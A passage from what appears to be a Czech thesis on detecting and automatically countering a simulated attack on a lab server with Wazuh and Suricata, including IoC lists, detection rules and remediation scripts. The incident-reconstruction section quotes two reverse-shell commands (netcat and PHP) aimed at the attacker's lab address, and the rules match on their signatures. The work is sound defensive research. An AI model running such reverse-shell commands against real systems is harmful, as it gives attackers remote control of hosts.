V momentě, kdy útočník získá plnou kontrolu nad serverem, přechází k finální fázi útoku, která zahrnuje exfiltraci citlivých dat, šíření malwaru v rámci vnitřní sítě (lateral movement), síťové skenování z kompromitovaného uzlu nebo destruktivní akce. Mezi aktivity typicky patří defacement webové prezentace či nasazení ransomwaru za účelem šifrování dat. Synergie systémů Wazuh a IDS Suricata umožňuje kontinuální monitorování síťových spojení a detailní sledování post-exploitačních aktivit útočníka. Modul FIM v reálném čase detekuje neautorizované přístupy k souborům, zatímco Suricata identifikuje nově navázaná podezřelá spojení.

Na kompromitovaném stroji byl identifikován otevřený port 8000, indikující spuštění dočasného HTTP serveru (pravděpodobně prostřednictvím modulu http.server jazyka Python). Skrze dočasné rozhraní byl pomocí utility wget stažen soubor smernice_bp.pdf na cílovou adresu 192.168.122.224, což je IP adresa identifikovaná jako útočníkův řídicí uzel.

t	data.http.hostname	192.168.122.121
t	data.http.http_content_type	application/pdf
t	data.http.http_method	GET
t	data.http.http_port	8000
t	data.http.http_response_body	JVBERi0xLjUNJeLjz9MNCjg2NSAwIG9iag08PC9MaW5lYXJpemVkIDEvTCA3NDc1NDUvTyA4NjcvRSA0NTc5NDQvTiAxMS9UIDc0NzA1NS9IIFsgNTAxIDMxNl0+Pg1lbmRvYmoNICAgICAgICAgICAgDQo4ODIgMCBvYmoNPDwvRGVjb2RlUGFybXM8PC9Db2x1bW5zIDUvUHJlZGljdG9yIDEyPj4vRmlsdGVyL0ZsYXRlRGVjb2RlL0lEWzwzN0RBMEYwNkVGNzkzMjQzODZERUVBNzE0QjNBQkY3Mz48RUQ2RkNENjBCQ0I0RkM0MTlGQkVDMEFDQUUyNzVCOEQ+XS9JbmRleFs4NjUgMzldL0luZm8gODY0IDAgUi9MZW5ndGggOTMvUHJldiA3NDcwNTYvUm9vdCA4NjYgMCBSL1NpemUgOT
t	data.http.http_user_agent	Wget/1.25.0
t	data.http.length	13032
t	data.http.protocol	HTTP/1.1
t	data.http.status	200
t	data.http.url	/smernice_bp.pdf

Obr. 29: Přístup k souboru smernice_bp.pdf přes port 8000

Zdroj: Vlastní zpracování (2026)

Sekvence událostí s vysokou pravděpodobností potvrzuje exfiltraci citlivých dat. Bezprostředně poté byl na webový server nahrán skript ransomware.py. Systém Wazuh u každého nově vytvořeného souboru automaticky vypočítává kontrolní součty (hashe), které slouží k následné identifikaci škodlivého kódu a korelaci s databázemi známých hrozeb (Threat Intelligence).

t	syscheck.path	/root/top_secret/documents/ransomware.py
t	syscheck.perm_after	rw-r--r--
t	syscheck.sha1_after	0d6469ad627c028838ae153b95f86bf155fca5fb
t	syscheck.sha256_after	44e358f57bdae64556fb0eeec9a3af1fea241192ba3b048806713e56f1b02a5a

Obr. 30: Nasazení scriptu ransomware.py

Zdroj: Vlastní zpracování (2026)

Následné záznamy dokumentují narušení integrity souboru smernice_bp.pdf, který byl přejmenován na smernice_bp.vspjlock. Původní dokument byl z disku odstraněn společně se zaváděcím skriptem ransomware.py. Vzorec chování — zašifrování dat, změna přípony a následné zahlazování stop smazáním malwaru — je charakteristickým znakem automatizovaného ransomwaru.

Kromě samotné destrukce dat lze v logovacích záznamech pozorovat pokusy o zametání stop (anti-forensics), kdy se útočník snaží modifikovat systémové logy, aby ztížil zpětnou rekonstrukci incidentu. Včasná detekce anomálií v SIEM systému je kritická pro včasnou reakci a zabránění dalšímu šíření útoku do ostatních segmentů infrastruktury.

2.4 Návrh ochranných opatření a hardening infrastruktury

Kapitola se zaměřuje na aplikaci získaných poznatků při zabezpečení infrastruktury modelové organizace. Analýza předchozích útoků poskytuje cenná data, která jsou v rámci bezpečnostní komunity sdílena pro zvýšení celkové odolnosti systémů. Na základě provedené simulace útoku jsou definovány konkrétní kroky k eliminaci identifikovaných zranitelností.

2.4.1 Rekapitulace incidentu

I v případech, kdy útočníci provedou destrukci nebo šifrování lokálních žurnálových záznamů (logů) na kompromitovaném hostiteli, umožňuje architektura systému Wazuh rekonstrukci průběhu incidentu. Veškeré zpracované události jsou kontinuálně odesílány a ukládány na centrálním manažeru. Bezpečnostní analytik může z historických dat extrahovat indikátory kompromitace (IoC) a využít je k následnému hardeningu infrastruktury.

Retrospektivní analýza ukázala, že útočníci zahájili aktivitu síťovým skenováním, které vedlo k identifikaci webového serveru a následnému objevení autentizačního portálu. Přístup byl získán metodou hrubé síly (brute force). Následně byly zaznamenány pokusy o SQL Injection za účelem exfiltrace dat z databáze. Útočníkům se podařilo nahrát webshell, což umožnilo vzdálené spouštění kódu (RCE) a navázání reverzního shellu pomocí interpretu PHP. Modifikací systémových souborů byl do autorizačního seznamu uživatele joe vložen neautorizovaný SSH klíč. Ačkoliv se samotnou eskalaci na úroveň root nepodařilo v systému Wazuh přímo zachytit, následné kroky po plném ovládnutí systému — včetně exfiltrace dat a nasazení ransomwaru — byly detailně zdokumentovány.

Seznam indikátorů kompromitace (IoC):

1) Síťová aktivita
    - IP adresa: 192.168.122.224 (využita pro skenování, enumeraci a jako C2 uzel)
    - Porty: 9002 (reverse shell), 8000 (exfiltrace dat), 4444 (transfer ransomwaru)
2) Škodlivé soubory (Webshell)
    - Název: webshell.jpg.php
    - MD5: 10246575a54d8ab5e2564f69bf4e1ab8
    - SHA-1: 2500bc5407abf57eb09457ef0d127550be88ed16
    - SHA-256: d47f2c691f5e77d9746a2abb26bd713eaaa6a2a31bb2da19e62717fe80f0928b
3) Persistence (SSH)
    - Veřejný klíč: ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIDEQOGgKK7G8QGyaV4WWHrB+OoS+qNAjlRKqbrVxvGm9
4) Škodlivé soubory (Ransomware)
    - Název: ransomware.py
    - SHA-1: 0d6469ad627c028838ae153b95f86bf155fca5fb
    - SHA-256: 44e358f57bdae64556fb0eeec9a3af1fea241192ba3b048806713e56f1b02a5a
    - Přípona zašifrovaných souborů: .vspjlock

Výše uvedené artefakty byly identifikovány jako klíčové znaky proběhlého útoku a slouží jako podklad pro tvorbu detekčních pravidel a signatur:

2.4.2 Implementace znalostí IoC

Systém Wazuh nabízí pokročilé mechanismy pro automatizovanou reakci na identifikované bezpečnostní hrozby. V produkčním prostředí je nezbytné k těmto opatřením přistupovat s vysokou mírou obezřetnosti. Nevhodně konfigurovaná detekční pravidla mohou generovat falešně pozitivní nálezy (false-positives), přičemž následná automatizovaná odezva může negativně ovlivnit legitimní provoz v rámci organizace nebo síťové infrastruktury. V laboratorních podmínkách jsou parametry nastaveny s vyšší citlivostí za účelem demonstrace maximální efektivity obranných mechanismů.

Blokace známé IP adresy: Nástroj Active Response (AR) provádí autonomní zásahy proti detekovaným hrozbám na základě definovaných podmínek. V rámci práce je modul využit k mitigaci rizik spojených s IP adresami, které byly identifikovány jako indikátory kompromitace. Postup konfigurace vychází z metodiky dokumentované výrobcem (Wazuh, 2026). V konfiguračním souboru /var/ossec/etc/ossec.conf na straně Wazuh Manageru byla v sekci <ruleset> provedena registrace seznamu kompromitovaných IP adres. Následně byla do sekce <ossec_config> vložena definice modulu Active Response:

```
<active-response>
 <disabled>no</disabled>
 <command>firewall-drop</command>
 <location>local</location>
 <rules_id>100100</rules_id>
 <timeout>30</timeout>
</active-response>
```

Účelem uvedeného nastavení je omezení postupu útočníka v reálném čase, přičemž systém umožňuje i permanentní blokaci adresy. Po identifikaci útočné aktivity dochází k modifikaci pravidel v systémovém firewallu iptables na dobu 30 sekund. Během intervalu jsou veškeré příchozí pakety ze zdroje odpovídajícího pravidlu 100100 zahazovány. Samotné pravidlo je definováno v souboru /var/ossec/etc/rules/local_rules.xml na Wazuh Manageru, přičemž ke správě lze využít také webové rozhraní Wazuh Dashboard.

```
21 <group name="attack,">
22   <rule id="100100" level="10">
23     <if_group>web|attack|attacks</if_group>
24     <list field="srcip" lookup="address_match_key">etc/lists/blacklist-alienvault</list>
25     <description>Known malicious IP address found</description>
26   </rule>
27 </group>
```

Obr. 31: Pravidlo pro detekci známé hrozby

Zdroj: Vlastní zpracování (2026)

Implementované opatření vykazuje účinnost i při detekci útoků hrubou silou vedených ze známých zdrojů. Je však nezbytné uvažovat scénář, kdy útočník využije pro distribuci útoku odlišné síťové identity.

Odstranění známého malware: Na základě analýzy IoC byly identifikovány dva konkrétní soubory využité útočníkem: webshell.jpg.php a ransomware.py. Kontrolní součty (hashe) těchto entit lze využít k signaturní detekci a následné automatizované eliminaci identifikovaných hrozeb. Do konfiguračního souboru /var/ossec/etc/lists/malicious-ioc/malware-hashes na serveru Wazuh byly integrovány následující záznamy:

- D47f2...80f0928b:Webshell.jpg.php
- 44e3..6f1b02a5a:RansomwareVSPJLock

Po restartu služby wazuh-manager dojde k transformaci textového souboru ve formátu key:value do binární databáze typu CDB (Constant Database), kterou systém Wazuh využívá pro vysoce efektivní a rychlé vyhledávání. V hlavní konfiguraci manažeru /var/ossec/etc/ossec.conf byla definována struktura příkazu pro odstranění hrozby:

```
<command>
  <name>remove-threat</name>
  <executable>remove-threat.sh</executable>
  <timeout_allowed>no</timeout_allowed>
</command>
```

Následně byla specifikována politika modulu Active Response pro automatizovanou reakci:

```
<active-response>
  <disabled>no</disabled>
  <command>remove-threat</command>
  <location>local</location>
  <rules_id>99901</rules_id>
</active-response>
```

Detekční pravidlo s identifikátorem 99901 je iniciováno v momentě, kdy modul FIM identifikuje ve sledovaném adresáři soubor, jehož kontrolní součet koresponduje s databází malware-hashes. Parametr <location> s hodnotou local definuje, že nápravné opatření bude vykonáno výhradně na hostitelském systému, který generoval poplachovou událost.

Nápravný skript remove-threat.sh zajišťuje smazání kompromitovaného souboru a musí být situován v adresáři /var/ossec/active-response/bin/ na všech monitorovaných agentech. Implementované řešení vychází z modifikované verze metodiky dokumentované v rámci Wazuh Proof of Concept guide (Wazuh, 2026). Pro zajištění zpětné vazby v uživatelském rozhraní bylo vytvořeno doplňkové pravidlo, které vizualizuje výsledek nápravné akce v konzoli SIEM.

Detekce založená na komparaci kontrolních součtů představuje efektivní metodu ochrany proti známým hrozbám. Je však nezbytné vzít v úvahu limitace; v případě polymorfního malwaru nebo cílené modifikace kódu dochází ke změně výsledného hashe, což znemožňuje identifikaci souboru na základě statických seznamů.

Detekce reverse shell: Reverzní spojení může být navázáno na libovolný síťový port, avšak v rámci analyzovaných incidentů byly identifikovány opakující se cílové porty, konkrétně 9002 a 9004. Dalším charakteristickým znakem byla snaha o využití utility Netcat nebo interpretu PHP. Útočník inicioval zpětné spojení z prostředí webshellu prostřednictvím následujících příkazů:

- nc -e /bin/bash 192.168.122.224
- php -r, $sock=fsockopen("192.168.122.224",9002);exec("bash, <&3, >&3, 2>&3");

K identifikaci procesů lze využít subsystém auditd. Pro případy, kdy by byl k navázání spojení využit alternativní nástroj, byla implementována pravidla IDS Suricata, která generují alert při detekci odchozího spojení z webového serveru do vnější sítě. Žurnálový soubor audit.log je agenty systému Wazuh kontinuálně monitorován. Pro sledování exekuce příkazů bylo definováno následující auditní pravidlo:

-a always,exit -F arch=b64 -S execve -F key=audit_cmd

Pravidla systému Wazuh jsou situována v adresáři /var/ossec/etc/rules/. Do souboru local_rules.xml bylo integrováno detekční pravidlo pro identifikaci reverzního shellu:

```
<group name="linux,auditd,">
  <rule id="100202" level="12">
    <if_sid>80700</if_sid>
    <field name="audit.type">EXECVE</field>
    <match>282262617368203C2633203E263320323E263322293B|6E63202D632062617368|202d652062617368|a2="telnet://</match>
    <description>Kritická detekce: PHP Reverse Shell identifikován v Auditd logu (Hex signatura).</description>
  </rule>
</group>
```

Obr. 32: Pravidlo pro detekci reverse shellu

Zdroj: Vlastní zpracování (2026)

Značka <match> definuje řetězec, jehož přítomnost v záznamu audit.log podmiňuje aktivaci pravidla. Protože subsystém Auditd může zapisovat argumenty v hexadecimálním formátu, byl mechanismus AR navržen tak, aby hodnoty interpretoval. Pravidlo vyhledává shodu v následujících signaturách:

- ("bash <&3 >&3 2>&3");
- nc –c bash
- a2="telnet://

V konfiguračním souboru ossec.conf na straně Wazuh Manageru byla definována sekce pro volání nápravného skriptu:

```
<command>
  <name>kill-revshell</name>
  <executable>kill-revshell.sh</executable>
  <timeout_allowed>no</timeout_allowed>
</command>
```

Následně byla konfigurována instrukce Active Response, která iniciuje exekuci na kompromitovaném uzlu při aktivaci pravidla 100202:

```
<active-response>
  <disabled>no</disabled>
  <command>kill-revshell</command>
  <location>local</location>
  <rules_id>100202</rules_id>
</active-response>
```

Na monitorovaných agentech byl umístěn skript v jazyce Bash, který provádí sanaci systému. Pokud pole full_log obsahuje hexadecimální data, skript provede jejich dekódování:

```
HEX_DATA=$(echo "$FULL_LOG" | grep -a -oP 'a[0-9]=\K[0-9A-F]{20,}')
if [ -n "$HEX_DATA" ]; then
      DECODED_TEXT=$(echo "$HEX_DATA" | xxd -r -p)
else
      DECODED_TEXT="$FULL_LOG"
fi
```

Prostřednictvím regulárních výrazů je z textu extrahována IP adresa útočníka. Následně je využita utilita lsof k identifikaci identifikátoru procesu (PID), který udržuje aktivní spojení s danou adresou. Identifikovaný proces je následně terminován.

```
ATTACKER_IP=$(echo "$DECODED_TEXT" | grep -oP '\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}')
PID=$(lsof -i @"$ATTACKER_IP" -t)
if [ $? -eq 0 ]; then
  kill -9 $PID
fi
```

Při úspěšném ukončení procesu je vygenerován záznam do žurnálu /var/ossec/logs/active-responses.log. Událost je zpětně analyzována systémem Wazuh, přičemž pravidlo 100204 zajišťuje informování bezpečnostního analytika o provedeném zásahu.

```
42   <rule id="100204" level="12">
43     <if_sid>650</if_sid>
44     <match>Revshell connection with</match>
45     <description>Revshell process killed</description>
46   </rule>
47 </group>
```

Obr. 33: Pravidlo pro ohlášení ukončení reverse shellu

Zdroj: Vlastní zpracování (2026)

Obnovení integrity souboru authorized_keys: V rámci úvodního analytického scénáře bylo zjištěno, že útočníci zajišťují perzistenci v systému prostřednictvím neautorizované modifikace souboru authorized_keys. Pro eliminaci rizika byl implementován mechanismus automatické obnovy (Self-healing) pomocí modulu Active Response. Systém umožňuje v reálném čase zahájit exekuci nápravného skriptu, který uvede kompromitovaný soubor do původního stavu s využitím bezpečné zálohy.

V konfiguračním souboru na Wazuh serveru /var/ossec/etc/ossec.conf byl definován nový příkaz:

```
<command>
 <name>restore-key</name>
 <executable>restore-key.sh</executable>
 <timeout_allowed>no</timeout_allowed>
</command>
```

Následně byla specifikována logika aktivace nápravného opatření na cílovém stroji:

```
<active-response>
 <disabled>no</disabled>
 <command>restore-key</command>
 <location>local</location>
 <rules_id>550</rules_id>
</active-response>
```

Na monitorovaných agentech je situován skript zajišťující substituci souboru authorized_keys jeho validní kopií. K iniciaci dochází při detekci narušení integrity (pravidlo 550 – FIM: Integrity checksum changed). Skript provádí validaci cesty a následnou obnovu dat:

```
FILE_PATH=$(echo "$ALERT_JSON" | jq -r '.parameters.alert.syscheck.path')
if [[ $FILE_PATH == ".ssh/authorized_keys" ]]; then
 ./ cp /var/ossec/.ssh/joe-keys/authorized_keys /home/joe/.ssh/authorized_keys
 if [ $? -eq 0 ];then
  chown joe: /home/joe/.ssh/authorized_keys
  chmod 600 /home/joe/.ssh/authorized_keys
  echo "`date '+%Y/%m/%d %H:%M:%S'` AR: Authorized_keys file restored" >> ${LOG_FILE}
 fi
fi
```

Pro účely testování byl vytvořen cílený skript zaměřený na konkrétní uživatelský účet. V produkčním prostředí by byla implementována komplexnější logika pokrývající všechny uživatele. Při úspěšné operaci je do žurnálu active-responses.log zapsána potvrzující zpráva. Protože samotný FIM alert neobsahuje informaci o výsledku nápravné akce, bylo vytvořeno sekundární pravidlo monitorující žurnál, které zajišťuje vizualizaci úspěšné obnovy v rozhraní SIEM.

```
58 <group name="fim related ar">
59   <rule id="100300" level="3">
60     <if_sid>650</if_sid>
61     <match>Authorized_keys file restored</match>
62     <description>ACTIVE RESPONSE: Someone edited $(parameters.alert.syscheck.path)
           </description>
63   </rule>
```

Obr. 34: Pravidlo ohlášení modifikace authorized_keys

Zdroj: Vlastní zpracování (2026)


Kombinace hloubkové inspekce procesů pomocí auditd a síťové analýzy IDS Suricata vytváří robustní detekční vrstvu. Implementovaný skript modulu Active Response představuje efektivní metodu mitigace rizik v reálném čase, která minimalizuje dobu expozice systému po úspěšném průniku. Automatizovaná odezva je klíčová pro ochranu integrity dat a omezení schopnosti útočníka k dalšímu postupu v rámci infrastruktury.

2.5 Přetestování chráněné infrastruktury

Následující kapitola dokumentuje průběh simulovaného bezpečnostního incidentu vedeného APT skupinou, která využívá shodné nebo typově blízké TTP jako v úvodním scénáři. Sdílení IoC v rámci bezpečnostní komunity umožnilo v předstihu vypracovat a implementovat adekvátní obranné mechanismy. Cílem fáze je verifikace účinnosti nasazených detekčních a mitigačních opatření.

2.5.1 Průzkumná fáze

Po identifikaci cíle zahájili útočníci aktivní skenování síťové infrastruktury pomocí utility Nmap. Systém Wazuh na aktivitu reagoval aplikací pravidla 100100, které iniciovalo modul Active Response (AR). Výsledkem bylo dočasné zahazování paketů (firewall-drop) z identifikované škodlivé IP adresy, čímž došlo k okamžitému přerušení interakce útočníka s obětí.



	Mar 26, 2026 @ 17:34:26.4...	ubuntu-server-1	Host Blocked by firewall-drop Active Response
	Mar 26, 2026 @ 17:34:26.4...	ubuntu-server-1	Host Blocked by firewall-drop Active Response
	Mar 26, 2026 @ 17:34:26.4...	ubuntu-server-1	Host Blocked by firewall-drop Active Response

Obr. 35: Active response – blokace IP adresy

Zdroj: Vlastní zpracování (2026)

t	data.parameters.alert.data.srcip	192.168.122.224
t	data.parameters.alert.data.url	/
t	data.parameters.alert.decoder.name	web-accesslog
t	data.parameters.alert.full_log	192.168.122.224 - - [26/Mar/2026:16:34:23 +0000] "OPTIONS / HTTP/1.1" 200 181 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
t	data.parameters.alert.id	1774542864.1194605
t	data.parameters.alert.location	/var/log/apache2/access.log
t	data.parameters.alert.manager.name	ubuntu-server-0
t	data.parameters.alert.rule.description	Known malicious IP address found

Obr. 36: Detail detekce Nmap skenu ze škodlivé IP adresy

Zdroj: Vlastní zpracování (2026)

Wazuh prokázal schopnost efektivně zastavit probíhající skenování ze známých zdrojů. Pro pokračování v operaci byl útočník nucen využít alternativní infrastrukturu. V případě nasazení nových útočných vektorů je sice možné v aktivitě pokračovat, avšak každý nově identifikovaný zdroj je zaznamenán bezpečnostním analytikem. Databáze IoC může být následně dynamicky doplňována o další záznamy, což zvyšuje odolnost systému v čase.

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.122.121
PING 192.168.122.121 (192.168.122.121) 56(84) bytes of data.
^C
--- 192.168.122.121 ping statistics ---
3 packets transmitted, 0 received, 100% packet loss, time 2031ms

┌──(kali㉿kali)-[~]
└─$ curl http://192.168.122.121/DVWA/login.php
^C

┌──(kali㉿kali)-[~]
└─$ sudo nmap $IP -sV -A 192.168.122.121
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-26 12:51 -0400
Stats: 0:00:23 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 0.00% done
Stats: 0:00:24 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 88.89% done; ETC: 12:51 (0:00:00 remaining)
Nmap scan report for ubuntu-yellow-1 (192.168.122.121)
Host is up (0.00034s latency).
All 1000 scanned ports on ubuntu-yellow-1 (192.168.122.121) are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 52:54:00:FB:CA:4D (QEMU virtual NIC)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.34 ms ubuntu-yellow-1 (192.168.122.121)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.99 seconds
```

Obr. 37: Terminál útočníka po blokaci jeho IP adresy

Zdroj: Vlastní zpracování (2026)

Pro realizaci nového skenování byla změněna IP adresa útočného stroje na 192.168.122.225. Proti následné enumeraci adresářové struktury webové aplikace nebyl záměrně aplikován automatizovaný blokační mechanismus, aby bylo možné pokusy o narušení hloubkově detekovat a následně podrobit analýze v prostředí SIEM.

	↓ timestamp	agent.name	rule.description
	Mar 26, 2026 @ 18:29:36.3...	ubuntu-server-1	Web server 400 error code.
	Mar 26, 2026 @ 18:29:36.3...	ubuntu-server-1	Web server 400 error code.
	Mar 26, 2026 @ 18:29:36.3...	ubuntu-server-1	Web server 400 error code.
	Mar 26, 2026 @ 18:29:36.3...	ubuntu-server-1	Web server 400 error code.
	Mar 26, 2026 @ 18:29:36.3...	ubuntu-server-1	Web server 400 error code.
	Mar 26, 2026 @ 18:29:36.3...	ubuntu-server-1	Web server 400 error code.
	Mar 26, 2026 @ 18:29:36.3...	ubuntu-server-1	Web server 400 error code.
	Mar 26, 2026 @ 18:29:36.3...	ubuntu-server-1	Multiple web server 400 error codes from same source ip.

Obr. 38: Detekce pokusu o enumeraci web serveru

Zdroj: Vlastní zpracování (2026)

Získaný záznam obsahuje identifikaci nové IP adresy, kterou lze zařadit do seznamu neautorizovaných zdrojů v souboru /var/ossec/etc/lists/malicious-ip. Po restartu služby wazuh-manager by byla veškerá další komunikace z uzlu automaticky terminována. Popsanou konfiguraci lze efektivně využít například k blokování komunikace s Command & Control (C2) servery, které jsou spojovány s aktivními útočnými kampaněmi.

2.5.2 Prvotní přístup

Další fáze útoku se zaměřila na získání neautorizovaného přístupu k webovému serveru. Útočník se pokusil o prolomení autentizace služby SSH metodou hrubé síly. Wazuh po aktivaci pravidla 5763 spustil modul Active Response a zablokoval útočníka na dobu 60 sekund. Prodleva výrazně limituje efektivitu automatizovaných útočných nástrojů a prodlužuje čas potřebný k úspěšnému uhádnutí hesla.

	↓ timestamp	agent.name	rule.description
	Mar 26, 2026 @ 18:35:20.4...	ubuntu-server-1	sshd: authentication failed.
	Mar 26, 2026 @ 18:35:20.4...	ubuntu-server-1	sshd: authentication failed.
	Mar 26, 2026 @ 18:35:20.4...	ubuntu-server-1	sshd: authentication failed.
	Mar 26, 2026 @ 18:35:20.4...	ubuntu-server-1	sshd: authentication failed.
	Mar 26, 2026 @ 18:35:20.3...	ubuntu-server-1	Host Blocked by firewall-drop Active Response
	Mar 26, 2026 @ 18:35:18.4...	ubuntu-server-1	sshd: brute force trying to get access to the system. Authentication failed.

Obr. 39: Detekce pokusu o uhádnutí hesla k SSH a reakce AR

Zdroj: Vlastní zpracování (2026)


Následně byl proveden pokus o prolomení přístupu k webové aplikaci DVWA. Aktivita byla detekována signaturou IDS Suricata. Pro účely testování pokročilejších fází útoku nebyla záměrně nastavena automatizovaná reakce, což umožnilo útočníkovi pokračovat v exploataci aplikovaných zranitelností.

	↓ timestamp	agent.name	rule.description	rule.level	rule.id
	Mar 26, 2026 @ 18:57:02.6...	ubuntu-server-1	Suricata: Alert - SURICATA - Detected DVWA bruteforce login attempt	3	86601
	Mar 26, 2026 @ 18:57:02.6...	ubuntu-server-1	Suricata: Alert - SURICATA - Detected DVWA bruteforce login attempt	3	86601
	Mar 26, 2026 @ 18:57:00.6...	ubuntu-server-1	Suricata: Alert - SURICATA - Detected DVWA bruteforce login attempt	3	86601
	Mar 26, 2026 @ 18:57:00.6...	ubuntu-server-1	Suricata: Alert - SURICATA - Detected DVWA bruteforce login attempt	3	86601
	Mar 26, 2026 @ 18:56:58.6...	ubuntu-server-1	Suricata: Alert - SURICATA - Detected DVWA bruteforce login attempt	3	86601
	Mar 26, 2026 @ 18:56:58.6...	ubuntu-server-1	Suricata: Alert - SURICATA - Detected DVWA bruteforce login attempt	3	86601
	Mar 26, 2026 @ 18:56:58.6...	ubuntu-server-1	Suricata: Alert - SURICATA - Detected DVWA bruteforce login attempt	3	86601

Obr. 40: Pokus o prolomení hesla k webové aplikaci

Zdroj: Vlastní zpracování (2026)

Útočník identifikoval zranitelnost ve formuláři pro nahrávání souborů a pokusil se do systému vložit webshell. Modul FIM (File Integrity Monitoring) rozpoznal škodlivý kód na základě shody se známým otiskem (hash). Modul AR následně inicioval skript pro odstranění neautorizovaného souboru z diskového oddílu.



Export Formatted | Reset view | 786 available fields | Columns | Density | 1 fields sorted | Full screen

timestamp	agent.name	rule.description	rule.level	rule.id
Mar 26, 2026 @ 19:53:19.3...	ubuntu-server-1	Suricata: Alert - ET WEB_SERVER PHP System Command in HTTP POST	3	86601
Mar 26, 2026 @ 19:53:19.3...	ubuntu-server-1	Suricata: Alert - ET WEB_SERVER PHP tags in HTTP POST	3	86601
Mar 26, 2026 @ 19:53:19.3...	ubuntu-server-1	active-response/bin/remove-threat.sh removed threat located at /var/ww...	12	100092
Mar 26, 2026 @ 19:53:18.1...	ubuntu-server-1	File deleted.	7	553
Mar 26, 2026 @ 19:53:18.0...	ubuntu-server-1	FIM: File with known malware hash detected: /var/www/html/DVWA/hacka...	14	99901
Mar 26, 2026 @ 19:51:19.3...	ubuntu-server-1	Suricata: Alert - ET WEB_SERVER PHP System Command in HTTP POST	3	86601


Obr. 41: Odstranění škodlivého souboru pomocí FIM a AR

Zdroj: Vlastní zpracování (2026)

Ačkoliv byl proces nahrání souboru z pohledu webové aplikace úspěšný, malware byl eliminován dříve, než mohl být spuštěn nebo využit k další kompromitaci systému.

Detekce škodlivých souborů primárně vychází z komparace kontrolních součtů. Jakákoliv modifikace souboru má za následek změnu výsledného hashe, což vede k neshodě s hodnotami v seznamu známého malwaru. Útočníkům se podařilo nahrát modifikovaný webshell s odlišným otiskem, což modul FIM zaznamenal jako obecnou změnu integrity. Nastalou situaci může pracovník SOC (Security Operations Center) řešit manuální analýzou a následným odstraněním souboru.

Při pokusu o navázání zpětného spojení (reverse shell) prostřednictvím známých vzorců chování došlo k aktivaci ochranných pravidel a terminaci příslušných procesů.



timestamp	agent.name	rule.description	rule.level	rule.id
Mar 26, 2026 @ 20:13:03.4...	ubuntu-server-1	Suricata: Alert - SURICATA - Possible reverse shell opened using PHP	3	86601
Mar 26, 2026 @ 20:13:03.4...	ubuntu-server-1	Revshell process killed	12	100204
Mar 26, 2026 @ 20:13:03.4...	ubuntu-server-1	Revshell process killed	12	100204
Mar 26, 2026 @ 20:13:01.5...	ubuntu-server-1	Kritická detekce: PHP Reverse Shell identifikován v Auditd logu (Hex signa...	12	100202
Mar 26, 2026 @ 20:13:01.5...	ubuntu-server-1	Kritická detekce: PHP Reverse Shell identifikován v Auditd logu (Hex signa...	12	100202
Mar 26, 2026 @ 20:13:01.4...	ubuntu-server-1	Suricata: Alert - SURICATA - Possible reverse shell opened using PHP	3	86601
Mar 26, 2026 @ 20:13:01.4...	ubuntu-server-1	Revshell process killed	12	100204
Mar 26, 2026 @ 20:13:01.4...	ubuntu-server-1	Revshell process killed	12	100204
Mar 26, 2026 @ 20:12:59.4...	ubuntu-server-1	Kritická detekce: PHP Reverse Shell identifikován v Auditd logu (Hex signa...	12	100202
Mar 26, 2026 @ 20:12:59.4...	ubuntu-server-1	Kritická detekce: PHP Reverse Shell identifikován v Auditd logu (Hex signa...	12	100202

Obr. 42: Ukončení procesu umožnujícího zpětné spojení

Zdroj: Vlastní zpracování (2026)

